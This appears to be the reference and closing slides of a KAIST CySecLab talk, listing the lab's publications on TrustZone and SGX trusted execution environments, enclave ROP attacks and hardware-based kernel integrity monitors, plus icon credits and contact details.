
- [PrivateZone] J. Jang, C. Choi, J. Lee, N. Kwak, S. lee, Y. Choi, B. Kang*, "PrivateZone: Providing a Private Execution Environment using ARM TrustZone", IEEE Transactions on Dependable and Secure Computing (IEEE TDSC)
- [SECRET] J. Jang, S. Kong, M. Kim, D. Kim and B. Kang. SeCReT: Secure Channel between Rich Execution Environment and Trusted Execution Environment , NDSS 2015
- [HackingEnclave] J. Lee, J. Jang, Y. Jang, N. Kwak, Y. Choi, C. Choi, T. Kim, M. Peinado, B. Kang*, "Hacking in Darkness: Return-oriented Programming against Secure Enclaves", USENIX Security 2017
- [SystemOpenSGX] C. Choi, N. Kwak, J. Jang, D. Jang, K. Oh, K. Kwag, B. Kang* "S-OpenSGX: A System-level Platform for Exploring SGX Enclave-Based Computing", Computer & Security, 2017
- [ATRA] D. Jang, H. Lee, M. Kim, D. H. Kim, D. G. Kim and B. Kang. ATRA: Address Translation Redirection Attack against Hardware-based Kernel Integrity Monitors. ACM CCS 2014.
- [KIMON] H. Lee, H. Moon, D. Jang, K. Kim, J. Lee, Y. Paek and B. Kang. KI-Mon: A Hardware-assisted Event-triggered Monitoring Platform for Mutable Kernel Object. USENIX Security 2013.
- [VIGILARE] H. Moon, H. Lee, J. Lee, K. Kim, Y. Paek and B. Kang. Vigilare: Toward Snoop-based Kernel Integrity Monitor. ACM CCS 2012. & Detecting Kernel Rootkit Attacks with Bus Snooping, IEEE Transactions on Dependable and Secure Computing
- Kernel Integrity Monitors (Securing computing systems from the core: Kernel defense against insidious rootkit malware): http://breakthroughs.kaist.ac.kr/?post_no=163

Icons made by Freepik, Smartline, Kiranshastry, Bercis, Smashicons, Eucalyp, prettycons from www.flaticon.com

KAIST

More information: http://cysec.kr Contacts: brentkang@kaist.ac.kr

CySecLab



KAIST

CySecLab

Q & A